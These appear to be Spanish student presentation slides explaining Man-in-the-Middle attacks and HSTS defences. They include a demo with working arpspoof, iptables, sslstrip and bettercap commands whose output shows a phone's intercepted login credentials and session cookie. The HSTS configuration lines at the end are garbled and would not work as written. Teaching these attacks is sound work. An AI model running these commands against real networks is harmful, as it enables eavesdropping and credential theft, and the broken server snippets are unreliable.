MAN IN THE MIDDLE (MITM)

JAVIER PRIETO INFANTE

ANTONIO MARTOS RODRÍGUEZ

Índice


¿Qué es un ataque MITM?

- Un ataque Man-in-the-Middle es un tipo de ataque cibernético en el que un atacante se inserta entre la comunicación entre dos partes (personas o sistemas) sin que ninguno de ellos se dé cuenta y retransmite la comunicación entre ellos.

- Como el atacante tiene acceso completo a la comunicación, puede **interceptar, espiar o alterar la información, y luego enviar y recibir comunicaciones de las dos partes.**

¿QUÉ ES UN ATAQUE MITM?

- SIEMPRE QUE EL ATACANTE PUEDA IDENTIFICARSE COMO LOS DOS LADOS DE LA COMUNICACIÓN, **TENDRÁ TODO EL ACCESO.**



¿Cómo funciona?

Consideremos dos partes:

- AA y BB, que necesitan comunicarse de forma segura entre sí.
- CC, el atacante que desea interceptar la comunicación.

Cuando AA desea enviar un mensaje confidencial a BB, se produce el siguiente proceso:

¿CÓMO FUNCIONA?

1. AA INICIALMENTE ENVÍA UN MENSAJE A BB – SOLICITANDO BB POR SU "CLAVE PÚBLICA – UNA CLAVE ENCRIPTADA".

CC INTERCEPTA EL MENSAJE PERO LO RETRANSMITE TAL COMO ES.

2. BB RESPONDE CON UN MENSAJE Y ENVÍA SU CLAVE PÚBLICA (BBK).

CC INTERCEPTA EL MENSAJE, REEMPLAZA LA CLAVE PÚBLICA DE BB (BBK) CON SU PROPIA CLAVE PÚBLICA (CCK) Y LUEGO ENVÍA EL MENSAJE A AA.

3. AHORA AA ENCRIPTA EL MENSAJE CONFIDENCIAL CON LA CLAVE PÚBLICA RECIBIDA (CCK), CREYENDO QUE LA CLAVE ES DE BB.

AA ENVÍA EL MENSAJE CIFRADO A BB.

¿CÓMO FUNCIONA?

4. CC INTERCEPTA EL MENSAJE CIFRADO, LO DESCIFRA Y LEE EL MENSAJE. (CC AHORA PUEDE MODIFICAR EL MENSAJE SI ES NECESARIO).

LUEGO, CC CIFRA ESTE MENSAJE CON LA CLAVE PÚBLICA DE BB (BBK) Y LO ENVÍA A BB.

5. BB RECIBE EL MENSAJE, LO DESCIFRA Y LEE EL MENSAJE, SIN SOSPECHAR QUE ES UN MENSAJE FALSO.

6. EL CONTENIDO DE LOS MENSAJES ENTREGADOS A AA Y BB ES EL DESEADO POR CC.

¿MANERAS DE PROTEGERSE?

1. **AUTENTICACIÓN** -> USAR HTTPS (HYPER TEXT TRANSPORT PROTOCOL SECURE)

   COMBINACIÓN DE HTTP Y SSL / TLS (SECURE SOCKETS LAYER / TRANSMISSION LAYER SECURITY).

   LOS CLIENTES Y SERVIDORES ADQUIEREN CERTIFICADOS SSL / TLS DE CA (AUTORIDAD CERTIFICADORA) FIABLES, POR LO QUE EL INTERCAMBIO DE CERTIFICADOS PERMITE LA AUTENTICACIÓN MUTUA.

2. **DETECCIÓN DE SABOTAJE** -> PARA DETECTAR CUALQUIER ALTERACIÓN EN UN MENSAJE.

3. **ANÁLISIS FORENSE** -> SE UTILIZA EL TRÁFICO DE RED CAPTURADO DE UN PRESUNTO ATAQUE MITM PARA CONFIRMAR SI SE HA PRODUCIDO UN ATAQUE Y TAMBIÉN PARA AVERIGUAR EL ORIGEN DEL ATAQUE.

DEMO: REALIZANDO EL ATAQUE

```
root@antonio-GE62-7RD:/home/antonio# echo "1" > /proc/sys/net/ipv4/ip_forward
root@antonio-GE62-7RD:/home/antonio# cat /proc/sys/net/ipv4/ip_forward
1
```


```
root@antonio-GE62-7RD:/home/antonio# iptables -t nat -A PREROUTING -p tcp --dest
ination-port 80 -j REDIRECT --to-port 10000
```

```
root@antonio-GE62-7RD:/home/antonio# arpspoof -i wlp2s0 -t 192.168.0.104 192.168
.0.1
```

```
antonio@antonio-GE62-7RD:~/Escritorio$ sslstrip -l 10000

sslstrip 0.9 by Moxie Marlinspike running...
```

DEMO: REALIZANDO EL ATAQUE



DEMO: REALIZANDO EL ATAQUE

```
antonio@antonio-GE62-7RD:~$ sudo bettercap -T 192.168.1.91 --proxy -P POST
                                                 |_| v1.6.2
http://bettercap.org/

[I] Starting [ spoofing:✔ discovery:✘ sniffer:✔ tcp-proxy:✘ udp-proxy:✘ http-proxy:✔ https-proxy:✘ sslstr
ip:✔ http-server:✘ dns-server:✔ ] ...

[I] Found hostname android-de24a7134e73e8fc for address 192.168.1.91
[I] [wlp2s0] 192.168.1.86 : 30:E3:7A:9B:DB:56 / wlp2s0 ( Intel Corporate )
[I] [GATEWAY] 192.168.1.1 : E0:51:63:8E:0B:63 ( Arcadyan )
[I] Found hostname liveboxfibra for address 192.168.1.1
[I] [TARGET] 192.168.1.91 : B4:EF:FA:25:B7:11 / android-de24a7134e73e8fc ( Lemobile Information Technolog
y (Beijing) Co. )
[I] [DNS] Starting on 192.168.1.86:5300 ...
[I] [HTTP] Proxy starting on 192.168.1.86:8080 ...
[android-de24a7134e73e8fc/192.168.1.91] GET http://api.platform.letv.com/upgrade?appkey=01030020101006800
010&package_name=com.android.deskclock&appversion=0.9.90&macaddr=02:00:00:00:00:00&appid=720&devmodel=CDE
ID720&devmodel2=Le+X620 ( text/html ) [502]
[android-de24a7134e73e8fc/192.168.1.91 > 178.63.97.8:http] [POST] http://m.comunio.es/reg/1525634893Z1xfK
PcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqro1Z2990498056

[REQUEST HEADERS]

  Host : m.comunio.es
  Connection : close
  Content-Length : 43
  Cache-Control : max-age=0
  Origin : http://m.comunio.es
  Upgrade-Insecure-Requests : 1
  Content-Type : application/x-www-form-urlencoded
  User-Agent : Mozilla/5.0 (Linux; Android 6.0; Le X620 Build/HEXCNFN5902606141S) AppleWebKit/537.36 (KHT
ML, like Gecko) Chrome/66.0.3359.126 Mobile Safari/537.36
  Accept : text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
  Referer : http://m.comunio.es/rch/1525634892Z1xfKPcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqro1Z2990498056
  Accept-Encoding : identity
  Accept-Language : es-ES,es;q=0.9
  Cookie : __utmmobile=0xaebff593bd5c1a39; csessionid=1525634893Z1xfKPcOGyT0y7E8Z1ft4i7v6ft2asc8roabaotqr
o1Z2990498056

[REQUEST BODY]

  tzoffset : 2
  username : Tequito
  password : tupass

[android-de24a7134e73e8fc/192.168.1.91] POST http://m.comunio.es/reg/1525634893Z1xfKPcOGyT0y7E8Z1ft4i7v6f
t2asc8roabaotqro1Z2990498056 ( text/html ) [302]

[REQUEST HEADERS]

  Host : m.comunio.es
  Connection : close
```

PROTEGER NUESTRO SERVIDOR WEB CON HSTS

* **APACHE:** AGREGAR AL ARCHIVO **.HTACCESS** LA SIGUIENTE LÍNEA:

HEADER ALWAYS SET STRICT-TRANSPORT-SECURITY "MAX_AGE=31536000; INCLUDESUBDOMAINS"

* **NGINX:** AÑADIR EN **NGINX.CONF**:

ADD_HEADER STRICT-TRANSPORT-SECURITY "MAX-AGE=31536000; INCLUDESUBDOMAINS";

•**IIS** (SERVICIO WEB DE WINDOWS SERVER**):**

<SYSTEM.WEBSERVER>

<HTTPPROTOCOL>

<CUSTOMHEADERS>

<ADD NAME"STRICT-TRANSPORT-SECURITY" VALUE="MAX-AGE31536000"/>

</HTTPPROTOCOL>

</SYSTEM.WEBSERVER>